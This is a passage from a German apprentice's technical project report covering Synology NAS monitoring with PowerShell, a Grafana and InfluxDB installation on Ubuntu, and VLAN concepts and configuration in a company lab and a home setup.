Write-Host "Folgende Version ist installiert: " $version.Data "" -  
ForegroundColor yellow
```

6.1.4. Ausgabe

Die Daten werden abwechselnd in gelb und grün angezeigt.

```
Folgendes Modell: DS218+  
HDD1 hat 36 Grad celcius  
HDD2 hat 36 Grad Celcius  
Das System hat 40 Grad Celcius  
Upgrade Information: 1  
Informations: Available (1), Unavailable (2), Connecting(3), Disconnected(4),  
Others(5)  
Folgende Version ist installiert: DSM 6.2-24922
```

6.2. Grafana Monitoring

Grafana wird bereits bei der SIX im Windows Team als Monitoring Tool verwendet. So werden die einzelnen Daten von den SCOM Agent auf dem Grafana Dashboard angezeigt. So werden grundlegende Informationen wie OS (Windows 2008 R2, Windows 2012, Windows 2016 oder Windows 2019), Anzahl Server und deren Dienste angezeigt.

6.2.1. Erklärung

Grafana ist eine plattformübergreifende Open-Source-Lösung für die Durchführung von Datenanalysen, das Abrufen von Metriken, die für die riesigen Datenmengen sinnvoll sind, und die Überwachung von Anwendungen über anpassbare Dashboards. Die interaktive Visualisierungssoftware ist seit 2014 erhältlich und bietet Diagramme, Grafiken und Warnmeldungen, wenn der Dienst mit unterstützten Datenquellen verbunden ist.

Grafana verbindet sich mit einer grossen Anzahl von Datenquellen, wie Graphite, Prometheus, Influx DB, Elasticsearch, MySQL und PostgreSQL. Es ist weiter erweiterbar durch eine Vielzahl von Plugins, die über die Grafana-Website verfügbar sind, einschliesslich proprietärer Quellen wie Datadog, New Relic, AppDynamics, Dynatrace, Oracle, ServiceNow, Zabbix und viele andere.

6.2.2. Vorbereitung

Für die Verwendung von Grafana habe ich einen virtuellen Server mit folgenden Eigenschaften aufgesetzt:

- CPU: 4 Cores
- 4 GB RAM
- 40 GB HDD
- OS: Ubuntu Server 20.04

6.2.3. Installation

```
sudo apt-get install -y apt-transport-https
sudo apt-get install -y software-properties-common wget
wget -q -O - https://packages.grafana.com/gpg.key | sudo apt-key add -

# Alternatively you can add the beta repository, see in the table above
sudo add-apt-repository "deb https://packages.grafana.com/oss/deb stable main"

sudo apt-get update
sudo apt-get install grafana
```

Danach läuft Grafana auf dem Default Port 3000. Somit kann man seinen Browser öffnen und sich mit den Credentials (User: admin PW: admin) einloggen (\$WORKING_DIR/conf/defaults.ini).

Da alle gesammelten Daten werden in einer Datenbank gespeichert, somit muss man noch eine entsprechende Datenbank Software installieren.

```
wget -qO- https://repos.influxdata.com/influxdb.key | sudo apt-key add -
source /etc/lsb-release
cho "deb https://repos.influxdata.com/${DISTRIB_ID,,} ${DISTRIB_CODENAME} stable"
| sudo tee /etc/apt/sources.list.d/influxdb.list
deb https://repos.influxdata.com/ubuntu bionic stable
sudo apt update
sudo apt install influxdb

sudo systemctl status influxdb.service
● influxdb.service - InfluxDB is an open-
  source, distributed, time series database
    Loaded: loaded (/lib/systemd/system/influxdb.service; enabled; vendor preset:
  enabled)
    Active: inactive (dead)
      Docs: https://docs.influxdata.com/influxdb/

sudo systemctl unmask influxdb.service

sudo systemctl status influxdb.service
● influxdb.service - InfluxDB is an open-
  source, distributed, time series database
    Loaded: loaded (/lib/systemd/system/influxdb.service; enabled; vendor pre
  set: enabled)
    Active: inactive (dead)
      Docs: https://docs.influxdata.com/influxdb/


sudo systemctl start influxdb
sudo systemctl status influxdb.service
```

```
● influxdb.service - InfluxDB is an open-source, distributed, time series database
  Loaded: loaded (/lib/systemd/system/influxdb.service; enabled; vendor preset: enabled)
  Active: active (running) since Thu 2020-02-20 12:17:37 UTC; 2s ago
    Docs: https://docs.influxdata.com/influxdb/
 Main PID: 2354 (influxd)
   Tasks: 9 (limit: 2124)
  CGroup: /system.slice/influxdb.service
          └─2354 /usr/bin/influxd -config /etc/influxdb/influxdb.conf

Feb 20 12:17:37 monitoringesv2 systemd[1]: Started InfluxDB is an open-source, distributed, time series database.

sudo systemctl enable influxdb.service
```

Zu Beginn fügen wir ein Repository hinzu und aktualisieren die Paketquellen. Danach installieren wir InfluxDB, aktivieren den InfluxDB Service und starten diesen. Zum Ende konfigurieren wir den InfluxDB Service so, dass dieser beim Systemstart gleich mit startet.



The screenshot shows the Grafana landing page with a dark blue header. In the top right corner, there are links for 'Need help?' (Documentation, Tutorials, Community, Public Slack) and a gear icon. Below the header, there are three main call-to-action buttons: 'TUTORIAL DATA SOURCE AND DASHBOARDS' (Grafana fundamentals), 'DATA SOURCES' (Add your first data source), and 'DASHBOARDS' (Create your first dashboard). A sidebar on the left lists 'Latest from the blog' with entries like 'GrafanaCONline Day 8: Introducing the new plugins platform in Grafana v7.0' (May 27), 'GrafanaCONline week three: Plugins, Chrome browsing data, Prometheus rate queries, and more' (May 26), and 'New in Grafana 7.0: Trace viewer and integrations with Jaeger and Zipkin' (May 22).

Sobald man sich im Dashboard angemeldet hat klickt man auf *Add your first data source*.



The screenshot shows a modal window for selecting a data source. At the top, it says 'InfluxDB' and 'Open source time series database'. Below that is a 'Core' button with a gear icon. On the right side of the modal is a large blue 'Select' button. The background of the modal is dark, matching the Grafana theme.

Danach wählen wir InfluxDB aus, da wir ja vorhin InfluxDB installiert haben.


```
May 27 15:40:37 llsvown01 influxd[25566]: ts=2020-05-27T15:  
May 27 15:40:37 llsvown01 influxd[25566]: root@llsvown01:/home/luis# influx  
Connected to http://localhost:8086 version 1.8.0  
InfluxDB shell version: 1.8.0  
>  
> CREATE DATABASE "ml45"  
> CREATE USER "luis" WITH PASSWORD 'Admin1234'
```

Um die Datenbank richtig im Grafana hinzuzufügen, müssen wir zuerst eine Datenbank und einen entsprechenden User erstellen.

The screenshot shows the 'Data Sources / InfluxDB' configuration screen. At the top, there is a 'Settings' tab. Below it, the 'Name' field is set to 'InfluxDB' and the 'Default' toggle switch is turned on. The 'HTTP' section contains fields for 'URL' (set to 'http://localhost:8086'), 'Access' (set to 'Server (default)'), and 'Whitelisted Cookies'. The 'Auth' section includes options for 'Basic auth', 'TLS Client Auth', 'Skip TLS Verify', and 'Forward OAuth Identity', all of which are turned off. Under 'Custom HTTP Headers', there is a '+ Add header' button. The 'InfluxDB Details' section has fields for 'Database', 'User', and 'Password', all of which are currently empty. At the bottom, there is a 'HTTP Method' dropdown set to 'GET'.

Danach fügen wir die entsprechenden Werte für unsere Datenbank ein. Als URL kann man `http://IP_DER_DB:8086` angeben. Hat man alle Daten angegeben kann man auf `Save & Test` klicken.

Nun müssen wir noch ein entsprechendes Script haben mit welchem die Werte ermittelt und in der Datenbank gespeichert werden. Hier kann man mein [Script](#) herunterladen. Dieses Script ist für Synology Nas Systeme entwickelt worden. Unter dem Punkt `#NAS DETAILS` müssen wir die IP des NAS angeben. Unter `#INFLUXDB SETTINGS` gibt man die entsprechenden Werte im Script angeben. Danach habe ich mit dem Synology Nas Task Manager einen Task erstellt, der alle 5 Minuten dieses Script ausführt. Nun sollte man im Grafana auch bereits die ersten Werte sehen.



7. VLAN

7.1. Erklärung

VLANs (Virtual Local Area Networks) unterteilen ein bestehendes einzelnes physisches Netzwerk in mehrere logische Netzwerke. Jedes VLAN bildet dabei eine eigene Broadcast-Domäne. Eine Kommunikation zwischen zwei unterschiedlichen VLANs ist nur über einen Router möglich, der an beide VLANs angeschlossen ist. VLANs verhalten sich also so, als ob sie jeweils mit eigenen, voneinander unabhängigen Switchen aufgebaut wären.

Möglichkeiten, wie ein Netzwerk physisch und logisch unterteilt werden kann, wurden beschrieben (inkl. deren Auswirkungen auf Performance und Verfügbarkeit)

Funktionsweise von VLAN ist beschrieben (inkl. VLAN Typen [tagbasiert, portbasiert und dynamisch])

Der Einsatz von VLAN in Ihrer Firma ist beschrieben.

Funktionsweise von VLAN wurde mit Wireshark gezeigt

Eine eigene VLAN-Installation wurde dokumentiert

Eigene Idee mit VLAN wurde - nach Absprache mit der Lehrperson - umgesetzt und dokumentiert

7.2. Netzwerk physisch und logisch unterteilen

VLAN werden vor allem in grösseren Infrastrukturen verwendet. Netzwerke, deren Traffic aus viel Broadcast und Multicasts besteht, können VLANs die Notwendigkeit reduzieren, solchen Verkehr an unnötige Ziele zu senden. Wenn man nun beispielsweise in einer Broadcast-Domäne, die aus 20 Benutzern besteht, der Broadcast-Verkehr nur für 10 der Benutzer bestimmt ist, kann die Platzierung dieser 10 Benutzer in einem separaten VLAN den Verkehr reduzieren.

7.3. Funktionsweise VLAN

Mit VLANs lassen sich physische LANs in voneinander isolierte, logische Teilnetze aufteilen. Zur besseren Unterscheidung respektive Darstellung in Diagrammen werden diese einzelnen Netze inoffiziell nach Farben benannt.

Gründe für VLANs gibt es einige. So können Administratoren dank VLAN Organisationsstrukturen bequem sowie unabhängig von der physischen Beschaffenheit von Gebäuden abbilden – und das ohne zusätzliche Kabel oder Switches installieren zu müssen. Änderungen lassen sich mit VLANs ebenso leicht umsetzen: Wechseln Mitarbeiter ihren Standort, können sie an einem anderen Netzwerkport weiterhin im gleichen virtuellen LAN verbleiben; wechseln Mitarbeiter ihre Abteilung, können sie am gleichen physischen Netzwerkport wie bisher ein anderes VLAN nutzen.

7.3.1. Mehr Performance und Sicherheit

Die Unterteilung von LANs ist dabei kein Selbstzweck, sondern soll auch Performance und Sicherheit optimieren. So ist es beispielsweise nicht wünschenswert, dass sich Webserver oder öffentlich zugängliche Rechner im gleichen LAN befinden wie Systeme, die vertrauliche Geschäftsdaten enthalten. VLANs gelten dabei als robuster als geswitchte (physische) Netze, die für MAC-Flooding oder MAC-Spoofing anfällig sind.

Zudem können VLANs für das Bandbreitenmanagement genutzt werden. So lassen sich beispielsweise zeitkritische Anwendungen wie VoIP priorisiert über dedizierte VLANs abwickeln. VLANs können schliesslich dazu beitragen, Broadcastdomänen zu verkleinern. Anfragen über unbekannte Zielsysteme werden damit nicht über das gesamte physische Netz übermittelt, sondern lediglich über die logischen Teilnetze. Damit lässt sich der Broadcast-Traffic insbesondere bei grossen physischen Infrastrukturen beschränken. Überdies lassen sich durch eine Aufteilung des Netzes auch die Auswirkungen defekter Netzwerkkarten und Broadcaststürme eingrenzen: Statt des gesamten LANs wird damit nur noch ein VLAN lahmgelegt.

7.4. Verschiedene VLAN-Typen

VLANs können auf verschiedene Arten eingerichtet werden. Je nach Typ steckt eine andere Technik dahinter. In der Praxis finden zwei Typen Verwendung: portbasierte VLANs und Tagged VLANs. In vielen Fällen realisieren Netzwerkadministratoren ihre Installationen und Zuweisungen über eine Mischform dieser beiden Typen.

7.4.1. Portbasiert

In einem Switch wird jeder Netzteilnehmer über einen Port geleitet – grob gesagt: eine Buchse, in der das entsprechende Netzwerkkabel steckt, das dann zum jeweiligen Computer führt (die Ports werden allerdings auch verwendet, um Switches miteinander zu verbinden). Möchte man nun aus diesem einen physischen Netz zwei VLANs machen, weist man die entsprechenden Ports dem gewünschten virtuellen Netzwerk zu.

Auch wenn portbasierte VLAN-Installationen vor allem in kleinen Netzwerken vorkommen und dann nur innerhalb von einem Switch realisiert werden, ist die Konfiguration auch über mehrere Switches hinweg möglich. So können Port 1 bis 3 am ersten Switch und Port 1 am zweiten Switch miteinander in ein und dasselbe VLAN gesteckt werden. Dafür muss man die Switches allerdings mit gleich zwei Kabeln miteinander verbinden – für jedes VLAN eine eigene Verbindung.

Die Verteilung der Pakete erfolgt also über die Switches selbst. Administratoren stellen in diesen ein, welche Ports zu welchem VLAN gehören. Damit ist das VLAN statisch. Sollen VLANs anders zusammengestellt werden, müssen die Ports in der Konfiguration des Switches neu verteilt werden. Außerdem kann jeder Port – und damit auch jedes angeschlossene Gerät – nur Teil eines einzigen VLANs sein. Sollen Geräte aus einem VLAN mit einem anderen kommunizieren, muss dies über einen Router geschehen, der die Nachrichtenpakete weiterschicken kann – so wie man es auch von der Kommunikation zwischen dem heimischen Netzwerk und dem Internet kennt.

7.4.2. Tagbasiert

Bei Tagged VLANs funktioniert die Zuweisung zu VLANs dynamischer: Statt fest im Switch festgelegt, sorgt eine Markierung (Tag) im Frame des Nachrichtenpakets für die Zuordnung. Aus diesem Grund

nennt man diese Technik analog zu den portbasierten Netzen auch framebasiert. In dem Tag steht die Information, in welchem VLAN man sich gerade befindet. Ein Switch kann so erkennen, in welchem Segment die Kommunikation stattfindet, und leitet die Nachricht dementsprechend weiter.

Ein VLAN-Tag ist 32 Bit lang und erscheint **im Ethernet-Frame** direkt nach der MAC-Adresse des Absenders. Das Tag beginnt mit einer zwei Byte langen Protokoll-ID: Der Tag Protocol Identifier (TPI) zeigt an, ob überhaupt eine VLAN-ID angegeben wurde. Sollte ein VLAN über den Frame markiert werden, haben diese Blöcke den Wert 0x8100. Im Anschluss verweist der Frame in drei Bits auf die Priorität der Nachricht. Es folgt ein Bit für den Canonical Format Identifier (CFI). Diese Position wird nur genutzt, um die Kompatibilität zwischen Ethernet und Token Ring zu gewährleisten.

Erst in den letzten zwölf Bits vermerkt das Protokoll die eigentliche VLAN-ID (VID). Durch die Länge des Frame-Bereichs sind **4.096 verschiedene VLANs verfügbar**. Jedes VLAN erhält seine eigene Nummer. Tagged VLANs können auch direkt über die Netzwerkkarten realisiert werden. So unterstützt Linux beispielsweise von Haus aus den Standard. Nutzer von Windows hingegen sind abhängig vom jeweiligen Hersteller der Netzwerkkarte. Über den Gerätetreiber lässt sich dann das VLAN einstellen.

Das hier vorgestellte Frame-Prinzip folgt dem Standard **IEEE 802.1q**. Dies ist die am häufigsten verwendete Variante. Tatsächlich bestehen aber noch andere Möglichkeiten, wie sich VLAN-Tags im Nachrichtenpaket unterbringen lassen. Cisco beispielsweise verwendet für seine Switches das Inter-Switch Link Protocol (ISL). Um mehrere VLANs zu ermöglichen, kapselt dieses Protokoll den kompletten Datenframe ein.

Der Vorteil von einem Tagged VLAN gegenüber einem, das über Portzuweisung funktioniert, findet sich in der Verbindung zwischen verschiedenen Switches. Portbasiert müssen mindestens zwei Kabel zwischen den Switches verlegt werden, da jedes Virtual LAN seine eigene Verbindung braucht.

Bei **Trunking in Tagged VLANs** reicht ein Kabel, da die Verteilung über die Informationen des Frames funktioniert. Der Switch erkennt das korrekte VLAN und sendet es weiter an den entsprechenden zweiten Switch. Dort wird das Tag entfernt und das Paket an den korrekten Empfänger weitergeleitet.


7.4.3. Dynamisch

Dynamische VLANs entstehen durch den Einsatz von Softwarelösungen wie CiscoWorks 2000. Mit Hilfe eines VMPS (VLAN Management Policy Server, Server für VLAN-Verwaltungsrichtlinien) können Sie Switch-Ports VLANs dynamisch basierend auf der MAC-Adresse des Gerätes zuweisen, das an den Port angeschlossen ist. Derzeit ermöglichen die Catalyst-Switches eine Mitgliedschaft in dynamischen VLANs nur basierend auf der MAC-Adresse des Endgerätes. Sobald ein Gerät dem Netzwerk hinzugefügt wird, fragt der Switch den VMPS automatisch zur VLAN-Zugehörigkeit ab.



7.5. VLAN SIX Group Services AG

Bei der SIX werden VLANs ganz verschieden eingesetzt. In unserer Apprentice LAB Umgebung, verwenden wir zwei VLANs. Ein VLAN für das Infrastructre-Netz und das andere für das Playground-Netz.



Infrastructure / Vlan 100		Playground / Vlan 200	
Device	IP	Device	IP
NetzID	10.10.15.0/24	NetzID	10.10.32.0/20
Broadcast	10.10.15.255	Broadcast	10.10.47.255
Subnetzmaske	255.255.255.0	Subnetzmaske	255.255.240.0
DHCP-Range (Staging Only)	10.10.15.230 - 10.10.15.254	DHCP-Range	10.10.32.0 - 10.10.46.0
Statische IP Range	10.10.15.1 - 10.10.15.230	Statische IP Range	10.10.46.0 - 10.10.47.254
Domain	apl.dom	Domain	apl.dom
DNS Server	10.10.15.72 (btzhlinfra01)	DNS Server	10.10.15.72 (btzhlinfra01)

7.6. VLAN Wireshark

Zum Thema VLAN und Wireshark habe ich mich stark informiert, jedoch konnte ich keine Resultate erarbeiten. Mein Ziel war es eine VLAN ID auszulesen, dies war aber leider nicht möglich. Daher werde ich hier beschreiben, wie es theoretisch möglich war.

Grundsätzlich hätte man einfach können mit WireShark seinen eth0 Traffic überwache. Danach ein entsprechendes VLAN ping, sobald die Antworten durch die Ping-Request kommen, kann man dann die erhaltenen Pakete überprüfen. Nun sollte man unter dem entsprechenden VLAN auch die ID des VLAN sehen können, dass sieht ungefähr so aus.

```
▶ Frame 6 (50 bytes on wire, 50 bytes captured)
  ▶ Ethernet II, Src: 3com_03:04:05 (00:01:02:03:04:05), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
    ▶ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
    ▶ Source: 3com_03:04:05 (00:01:02:03:04:05)
    ▶ Type: 802.1Q Virtual LAN (0x8100)
  ▶ 802.1Q Virtual LAN, PRI: 0, CFI: 0, ID: 1
    000. .... .... .... = Priority: 0
    ...0 .... .... .... = CFI: 0
    .... 0000 0000 0001 = ID: 1
    Type: 802.1Q Virtual LAN (0x8100)
  ▶ 802.1Q Virtual LAN, PRI: 0, CFI: 0, ID: 10
    000. .... .... .... = Priority: 0
    ...0 .... .... .... = CFI: 0
    .... 0000 0000 1010 = ID: 10
    Type: IP (0x0800)
  ▶ Internet Protocol, Src: 192.168.0.1 (192.168.0.1), Dst: 255.255.255.255 (255.255.255.255)
  ▶ Internet Control Message Protocol
```


Verwendet man WireShark unter Windows, so muss man in der Registry einen Eintrag wie in dieser Beschreibung dokumentiert ändern. Danach sollte es theoretisch auch bei Windows funktionieren. Ich hatte weder bei Windows noch bei Kali Linux einen Erfolg, so bleibt dies für mich weiterhin eine unbeantwortete Frage. Ich späteren Verlauf habe ich ebenfalls versucht mit GNS3, eine entsprechende Umgebung aufzubauen, dieses Vorhaben habe ich dann auch abgebrochen, als der ganze Aufwand den Rahmen sprengte.

7.7. VLAN Installation

In diesem Kapitel werde ich ein VLAN aufbauen und dieses dann auf einem ESX Server bzw. auf einer VM verwenden.

7.7.1. Konfiguration Router

Mein Router, der Ubiquiti Edge Router X, bietet bereits von Haus aus, die Funktion VLAN zu erstellen. Dadurch kann man ganz einfach über das Admin Panel ein VLAN erstellen.



Dafür auf der Startseite auf *Add Interface* und dann auf *Add VLAN* klicken.

Create New VLAN

VLAN ID * ⓘ

Interface * ⓘ

Description

MTU ⓘ

Address ⓘ

ⓘ

ⓘ

Hier kann man dann die entsprechenden Werte setzen. Wichtig ist die VLAN ID sowie das entsprechende Interface. Ich würde empfehlen zudem eine möglichst Aussagekräftige Beschreibung hinzuzufügen. Zudem habe ich dann noch eine manuelle IP-Adresse definiert. Danach einfach mittels Save speichern.

DHCP Server - TESTLAN

Leases Static MAC/IP Mapping Details

Pool Size: 201	Leased: 0	Available: 201	Static: 0	Subnet: 172.16.14.0/24	Router: 172.16.14.1
				Range Start: 172.16.14.40	DNS 1: 172.16.14.1
				Range End: 172.16.14.240	DNS 2:
				Unifi Controller:	Status: Enabled


Search

IP Address	MAC Address	Expiration	Pool	Hostname
No leases assigned.				

Zudem habe ich für dieses VLAN dann noch einen DHCP Server erstellt, der insgesamt 201 IP-Adressen vergeben könnte.

7.7.2. Konfiguration ESX

Sobald das VLAN erfolgreich erstellt wurde, kann man auf dem ESX Host eine neue Portgruppe hinzufügen.



Dafür unter dem Punkt *Netzwerk* auf den Reiter *Portgruppe hinzufügen* klicken.

Portgruppe hinzufügen -M145_TEST

Name	M145_TEST
VLAN-ID	420
Virtueller Switch	vSwitch0
▼ Sicherheit	
Promiscuous-Modus	<input type="radio"/> Akzeptieren <input type="radio"/> Ablehnen <input checked="" type="radio"/> Aus vSwitch übernehmen
MAC-Adressänderungen	<input type="radio"/> Akzeptieren <input type="radio"/> Ablehnen <input checked="" type="radio"/> Aus vSwitch übernehmen
Gefälschte Übertragungen	<input type="radio"/> Akzeptieren <input type="radio"/> Ablehnen <input checked="" type="radio"/> Aus vSwitch übernehmen

Hinzufügen Abbrechen

Hier kann man der Portgruppe einen Namen geben, die vorhin definierte VLAN-ID setzen und den entsprechenden virtuellen Switch auswählen. Danach kann man seine Angabe mittels *Hinzufügen* speichern.

7.7.3. Beweis VM

Nun ist die Infrastruktur so konfiguriert, dass wir nur noch unseren Client anpassen müssen.

Administrator: Eingabeaufforderung

```
C:\Users\Administrator>ipconfig

